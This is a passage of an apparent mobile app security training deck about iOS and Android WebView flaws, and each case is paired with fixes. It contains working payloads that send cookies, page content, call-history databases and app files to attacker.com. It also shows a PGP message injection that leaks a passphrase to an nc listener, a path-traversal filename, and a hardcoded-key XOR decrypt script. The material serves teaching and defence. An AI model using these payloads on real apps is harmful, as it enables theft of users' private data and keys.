   http://some.site.com/app/css/mobileapp.css

2. **Subsequent requests check If-Modified-Since:**

   Server always replies with:

   HTTP/1.1 304 Not Modified

3. **CSS added into every article rendered like this:**

   NSString *returnString = [NSString stringWithFormat:@"<html><head><style>%@ %@%@ style='[...]%@'> %@   </body></html>", localFontPointer, serverProvidedCss!=nil?serverProvidedCss:@"",

Attack: Permanent XSS

Attacker supplies CSS file via clear-text MitM:

a { [...] } [...] **</style><script src="https://attacker.com/pwn_css.js"></script><style>**

The **XSS payload** will be **executed every time the user reads an article!**

SECURITY

Attack: Permanent XSS - log user activity

Contents of https://attacker.com/pwn_css.js

```
request = new XMLHttpRequest();
if(request.overrideMimeType) {
        request.overrideMimeType('text/xml');
}
xmlhttp=request;
function sendit() {
        try {
                var url = "https://attacker.com/logger.php?c="
                +encodeURIComponent(document.cookie)+
                "&u="+encodeURIComponent(document.location)+
```


SECURITY

Attack: Permanent XSS - log user activity (cont)

```
            "&t="+encodeURIComponent(document.title)+
            "&h="
            var html_str = encodeURIComponent(document.body.innerHTML);
            html_str = html_str.substr(0,8190 - url.length);
            url += html_str;
            xmlhttp.open("GET", url, false);
            xmlhttp.send(null);
        }
        catch (e) {
            alert('Error! ' + e);
        }
}
setTimeout('sendit()', 1000);
```

Attack: Permanent XSS - log user activity

The attacker logger receives all news items seen by the user:

IP: x.x.x.x
User Agent: Mozilla/5.0 (iPhone; CPU iPhone OS [...]
Cookies: [...]
URL: http://some.site.com/
HTML: Some news [...]

Attack: Data Exfiltration via XSS (call history)

Favorited articles are rendered from file://

```
request = new XMLHttpRequest();
if(request.overrideMimeType) {
        request.overrideMimeType('text/xml');
}
xmlhttp=request;
function readit() {
        if (location.protocol != "file:") {
                alert("location.protocol (" + location.protocol + ") is not file:,
skipping file reading attempts");
                return;
        }
        try {
var sensitive_files = [
```


SECURITY

Attack: Data Exfiltration via XSS (call history)


```
'/private/var/wireless/Library/CallHistory/call_history.db',
'/private/var/wireless/Library/Databases/CellularUsage.db'
];
        for (var i in sensitive_files) {
                try {
                        xmlhttp.open("GET", "file://" + sensitive_files[i], false);
                        xmlhttp.send(null);
                        var ret = xmlhttp.responseText;
                        alert('Got DB: ' + sensitive_files[i] + "\r\n" + ret);
                        var url = "https://attacker.com/logger.php?c="+encodeURIComponent(
document.cookie)+"&u="+encodeURIComponent(document.location)+
"&t="+encodeURIComponent(sensitive_files[i])+"&h="
                        var html_str = encodeURIComponent(ret);
```

Attack: Data Exfiltration via XSS (call history)

```
                    html_str = html_str.substr(0,8190 - url.length);
                    url += html_str;
                    xmlhttp.open("GET", url, false);
                    xmlhttp.send(null);
                }
                catch (e) {
                    alert(sensitive_files[i] + " - FAILED: " + e);
                }
        }
}
catch (e) {
        alert('failed: ' + e)
        }
}
setTimeout('readit()', 1000);
```


SECURITY

Attack: Data Exfiltration via XSS (call history)




SECURITY

Attack: Data Exfiltration via XSS (app files)

```
var path = "" + window.location;
var token = path.replace('file:///var/mobile/Applications/',
'').replace('/Documents/Multimedia/', '');
alert('got token: ' + token);
var sensitive_files = [
,
'/private/var/mobile/Applications/'+token+'/Library/Preferences/.some.plist'
[...]
```


SECURITY

Attack: Data Exfiltration via XSS (app files)




SECURITY

Fix: Permanent XSS + Data Exfiltration

- → Avoid usage of clear-text HTTP to download files
- → Consider Pinning
- → Validate the file from the server (i.e. CSS file is CSS and does not contain HTML tags)
- → If possible, prior to concatenating strings, output encode (i.e. output encode HTML characters in CSS files, before merging with HTML)
- → Avoid loading pages with untrusted input from a file:// protocol
- → Favor UITextViews over UIWebViews, where possible
- → Disable JavaScript if possible
- → If JS must be enabled: Consider CSP to limit JavaScript as much as possible
- → Sanitize HTML prior to rendering: https://github.com/cure53/DOMPurify

Episode: Data Exfiltration attacks



Source: https://www.mindpointgroup.com/

SECURITY

Scenario: Browsing functionality

#1 - Exported Activity: Browsing functionality

The app has some functionality that:

→ Expects other apps to send URLs to it

→ Opens those URLs and shows them to the user

Implicitly exported activity:

```
<activity android:name=".Browser" [...]>[...]
<intent-filter>
    <action android:name="android.intent.action.SEARCH" />
    <category android:name="android.intent.category.DEFAULT" />
</intent-filter>
```

#2 - Intent Extra Processing

```
protected void onNewIntent(Intent intent) {
        String action = intent.getAction();
        if (Intent.ACTION_SEARCH.equals(action)) {
        String url = intent.getStringExtra(Search.QUERY);
        Message msg = new Message();
        msg.getData().putString("url", url);
        mLoadHandler.sendMessage(msg);
}
```

Question: What is the vulnerability?

#1: Exported activity: some.app.browser.Browser

#2: Intent extra: query

#3: URL validation:

```
static final Pattern ACCEPTED_URI_SCHEMA = Pattern.compile("(?i)"
+ // case insensitive
"(" +
"(?:http|https|file):\\/\\/"
+ "|(?:data|about|content|javascript):" + ")" + "(.*)");
```


SECURITY

Solution: Go to SD Card + Steal DBs

#1: Exported activity: some.app.browser.Browser

#2: Intent extra: query

#3: URL validation:

```
static final Pattern ACCEPTED_URI_SCHEMA = Pattern.compile("(?i)"
+ // case insensitive
"(" +
"(?:http|https|file):\\/\\/"
+ "|(?:data|about|content|javascript):" + ")" + "(.*)");
```

Attack: Go to SD Card + Steal DBs

Part 1: Intent from malicious app

Java Code:

```
String url = "file:///mnt/sdcard/steal.html";
Intent i = new Intent(Intent.ACTION_SEARCH);
i.addCategory(Intent.CATEGORY_DEFAULT);
final ComponentName cn = new ComponentName(
"Some.app.browser",
"some.app.browser.Browser");
i.setComponent(cn);
i.putExtra("query", url);
startActivity(i);
```

Attack: Go to SD Card + Steal DBs (cont.)

File: /mnt/sdcard/steal.html
Contents:

```
<script>var xmlhttp=new XMLHttpRequest();
var db_loc = '/data/data/some.app.browser/databases/'
var db_files = [ 'db1.db', 'db2.db', 'db3.db' ]
for (var i in db_files) { //Retrieving all databases in JavaScript
        var full_path = db_loc + db_files[i]
        xmlhttp.open("GET", "file://" + full_path, false);
        xmlhttp.send(null);
        var ret = xmlhttp.responseText;
        alert('Got DB: ' + full_path + "\r\n" + ret); //Showing the retrieved file in JavaScript
}</script>
<!-- All could be sent to an external site -->
<img src="https://7asecurity.com/logo/small-logo.svg" />
```

Attack: Go to SD Card + Steal DBs (cont.)

SECURITY

Fix: Go to SD Card + Steal DBs

→ Do not accept **file://** URLs if possible

→ webSettings().**setAllowFileAccess(false)**;

Disables filesystem only, defaults to true
https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowFileAccess(boolean)

→ webSettings().**setAllowFileAccessFromFileURLs(false)**;

Disables file access from file URLs

Defaults to false since Android 4.1 (API 16)

https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowFileAccessFromFileURLs(boolean)

SECURITY

Fix: Go to SD Card + Steal DBs

→ webSettings().setAllowUniversalAccessFromFileURLs(false);

Disables access to content from any origin from file URLs

Defaults to false since Android 4.1 (API 16)

https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowUniversalAccessFromFileURLs(boolean)

Scenario: iOS Chat App

Attack: Permanent XSS with data exfil

→ App output encoded incoming messages

→ App did not output encode outbound messages

→ You could trick a user to self-XSS by copy-pasting your message into the chat

→ Example payload:

Can you copy-paste this message into the chat? It seems like something is not working for me, thank you**<script/src=http://192.168.7.123/1></script>**


→ Payload will run each time the app is opened

SECURITY

Attack: Permanent XSS with data exfil (cont.)

```
xhr = new XMLHttpRequest();
try {
var sensitive_files = [ '/private/var/mobile/Library/Preferences/com.apple.accountsettings.plist', [...]
, '/private/var/mobile/Library/Safari/History.plist' [...]
for (var i in sensitive_files) {
        xhr.open("GET", "file://" + sensitive_files[i], false);
        xhr.send(null);
        var ret = xhr.responseText;
        alert('Got DB: ' + sensitive_files[i] + "\r\n" + ret); //Showing the retrieved file in JavaScript
}
xhr.open("GET", "http://7asecurity.com", false); xhr.send(null);
}
catch (e) { alert('failed: ' + e) }
```

Attack: Permanent XSS with data exfil (cont.)



7A SECURITY

Fix: Permanent XSS with data exfil

Output encode user input from all locations:

→ URL
→ Chat input sent to others
→ Chat input sent to self
→ Database

Better be safe than sorry :)

Episode: Sexy Crypto App Attacks

SECURITY

Scenario: Crypto Messenger Android app

SECURITY

Question: What is the vulnerability?

Background: App receives encrypted files

```
private void saveFile(Uri inputUri, String originalFilename, String mimeType) {
                    [...]
      File file = new File(inputUri.getPath());
      File parentDir = file.exists() ? file.getParentFile() : Constants.Path.APP_DIR;
      File targetFile = new File(parentDir, originalFilename);
      FileHelper.saveFile(this, getString(R.string.title_decrypt_to_file),
            getString(R.string.specify_file_to_decrypt_to), targetFile, REQUEST_CODE
      _OUTPUT);
```

Solution: Arbitrary file write on decryption

Background: App receives encrypted files

```
private void saveFile(Uri inputUri, String originalFilename, String mimeType) {
                    [...]
        File file = new File(inputUri.getPath());
        File parentDir = file.exists() ? file.getParentFile() : Constants.Path.APP_DIR;
        File targetFile = new File(parentDir, originalFilename);
        FileHelper.saveFile(this, getString(R.string.title_decrypt_to_file),
                getString(R.string.specify_file_to_decrypt_to), targetFile, REQUEST_CODE
        _OUTPUT);
```

Attack: Arbitrary file write on decryption

User A: Encrypts message with originalFilename

////////////////////////////////////../../../../../../data/data/some.vuln.app/databases/badfile

User B: Receives and decrypts this file

Result:

User A can create and overwrite any file in the app storage.

Scenario: PGP Email iOS app

Source: https://apps.apple.com/

Question: What is the vulnerability?

Background:

iOS app implements PGP email functionality in JavaScript.

User input = received message.

```
[html appendString:@"<!DOCTYPE HTML><html><head><script>"];
[html appendString:self.pgpContext.openPGPScript];
[html appendFormat:@"\nvar Private_Key = '%@';", [self.Private_Key
stringEscapedForJavaScript]];
[html appendFormat:@"\nvar passphrase = '%@';", [self.passphrase
stringEscapedForJavaScript]];
[html appendFormat:@"\nvar Message = '%@';", [self.Message
stringEscapedForJavaScript]];
```


SECURITY

Solution: Remotely Steal Private Key & Passphrase

Vuln:

[html appendFormat:@"\nvar Message = '%@';", [**self.Message stringEscapedForJavaScript**]];

PoC Email:

';var xmlHttp = new XMLHttpRequest();xmlHttp.open('GET','https://attacker.com/'+encodeURIComponent(passphrase),false); xmlHttp.send(null); **a='**

Resulting JavaScript:

var Private_Key = '-----BEGIN PGP PRIVATE KEY BLOCK----- ...'
var passphrase = 'MY_SECRET_PASSPHRASE';
var Message = '**';**var xmlHttp = new XMLHttpRequest();xmlHttp.open('GET','https://attacker.com/'+passphrase,false); xmlHttp.send(null); **a='**';

SECURITY

Attack: Remotely Steal Private Key & Passphrase

Server Command (setup listener):
$ nc -lp 443

Output (receive stolen passphrase):
GET /MY_SECRET_PASSPHRASE HTTP/1.1

SECURITY

Fix: Remotely Steal Private Key & Passphrase

→ base64-encode user input (i.e. the entire message) **before concatenation**
→ Encode user input in JavaScript

Scenario: Mandated app in South Korea (Android)

Government-mandated app to help parents protect their children:

→ Control phone usage
→ Control installed apps
→ Block websites
→ etc.

Round #1: https://7asecurity.com/reports/pentest-report_smartsheriff.pdf
Round #2: https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf

Scenario: Mandated app in South Korea (Android)

Smart Sheriff: Round 1 = NO SSL


```
String url = "http://ssweb.moiba.or.kr/pushAlarm";
WebView webview = (WebView)findViewById(0x7f070000);
webview.getSettings().setJavaScriptEnabled(true);
webview.addJavascriptInterface(new JavaScriptInterface(),
"SmartSheriff");
webview.postUrl(url, obj);
```

7A SECURITY

Scenario: Mandated app in South Korea (Android)

Smart Sheriff: Round 2 = switched to SSL!

Smart Sheriff – How to SSL like a pro

SMS-01-003 No use of any SSL/TLS-based transport security FIXED?

https://api.moiba.or.kr/MessageRequest_New

They switched to SSL for real O.o ?

SECURITY

Question: What is the vulnerability?

```
public final void onReceivedSslError(WebView
paramWebView, SslErrorHandler paramSslErrorHandler,
SslError paramSslError)
{
      paramSslErrorHandler.proceed();
}
```

```
implements HostnameVerifier {
public final boolean verify(String paramString,
SSLSession paramSSLSession)
{
      return true;
}
```

Solution: SSL MitM without warnings!

```
public final void onReceivedSslError(WebView
paramWebView, SslErrorHandler paramSslErrorHandler,
SslError paramSslError)
{
      paramSslErrorHandler.proceed();
}
```

```
implements HostnameVerifier {
public final boolean verify(String paramString,
SSLSession paramSSLSession)
{
      return true;
}
```


SECURITY

Question: What is the vulnerability?

encrypt_decrypt: **IN:** 05555215554 => **OUT:**]5Z\WSVAB5]

encrypt_decrypt: **IN:**]5Z\WSVAB5] => **OUT:** 05555215554

Code (decompiled):

```
public static String encrypt_decrypt(String var0) {
    var1_1 = new byte[39]; var1_1[0] = 109; var1_1[2] = 111; […]var1_1[38] = 107;
    var2_2 = new byte[var0.getBytes().length];
    try {
        [...]        var2_2[var6_4] = (byte)(var2_2[var6_4] ^ var1_1[var5_3]);    [...]
    } while (true);[...]
}
```

Solution: Harcoded XOR key! :)

encrypt_decrypt: **IN:** 05555215554 => **OUT:**]5Z\WSVAB5]

encrypt_decrypt: **IN:**]5Z\WSVAB5] => **OUT:** 05555215554

Code (decompiled):

```
public static String encrypt_decrypt(String var0) {
    var1_1 = new byte[39]; var1_1[0] = 109; var1_1[2] = 111; […]var1_1[38] = 107;
    var2_2 = new byte[var0.getBytes().length];
    try {
        [...]        var2_2[var6_4] = (byte)(var2_2[var6_4] ^ var1_1[var5_3]); [...]
    } while (true);[...]
}
```


Attack: Harcoded XOR PoC script

```
XORdecrypt("]5Z\WSVAB5]") == '05555215554'
def XORdecrypt(s):
        abyte2 = [109, 0, 111, 105, 98, 97, 103, 116, 119, 0, 105, 103, 115,
121, 115, 116, 101, 0, 109, 115, 102, 105, 103, 104, 116, 0, 105, 110, 103, 104, 104, 104, 107,
        abyte0 = [0 for c in s]
        abyte1 = [ord(c) for c in s]
        j = 0;
        k = 0;
        while True:
                abyte0 = [i for i in abyte1]
                l = len(s)
                if k>=l:
[...]
```

Attack: Harcoded XOR PoC script

```
                [...]
                abyte0 = [i for i in abyte1]
                return ””.join([chr(c) for c in abyte0])
else:
                abyte1[k] = abyte1[k]^abyte2[j]
                j+=1
                abyte0 = [i for i in abyte1]
                l = len(s)
                if j>=l:
                        j=0
                k+=1
```

Attack: Harcoded XOR PoC script




```
XOR Key: m\x00oibagtw\x00igsyste\x00msfight\x00inghhhk\x00kkkok
```


SECURITY


Question: What is the vulnerability?

```
public final class a {
        public static byte[] a = new byte[16];
        public static String a(Context paramContext, String paramString)
        {
        String str = new
        String(Base64.decode(String.valueOf(paramContext.getText(2131034156)), 0));
        byte[] arrayOfByte = paramString.getBytes("UTF-8");
        IvParameterSpec localIvParameterSpec = new IvParameterSpec(a);
        SecretKeySpec localSecretKeySpec = new SecretKeySpec(str.getBytes("UTF-8"),
        "AES");
        Cipher localCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        localCipher.init(1, localSecretKeySpec, localIvParameterSpec);
        return Base64.encodeToString(localCipher.doFinal(arrayOfByte), 0);
        }
}
```

Solution: Hardcoded AES key!

```
public final class a {
        public static byte[] a = new byte[16];
        public static String a(Context paramContext, String paramString)
        {
        String str = new
        String(Base64.decode(String.valueOf(paramContext.getText(2131034156)), 0));
        byte[] arrayOfByte = paramString.getBytes("UTF-8");
        IvParameterSpec localIvParameterSpec = new IvParameterSpec(a);
        SecretKeySpec localSecretKeySpec = new SecretKeySpec(str.getBytes("UTF-8"),
        "AES");
        Cipher localCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        localCipher.init(1, localSecretKeySpec, localIvParameterSpec);
        return Base64.encodeToString(localCipher.doFinal(arrayOfByte), 0);
        }
}
```

Attack: Hardcoded AES key!

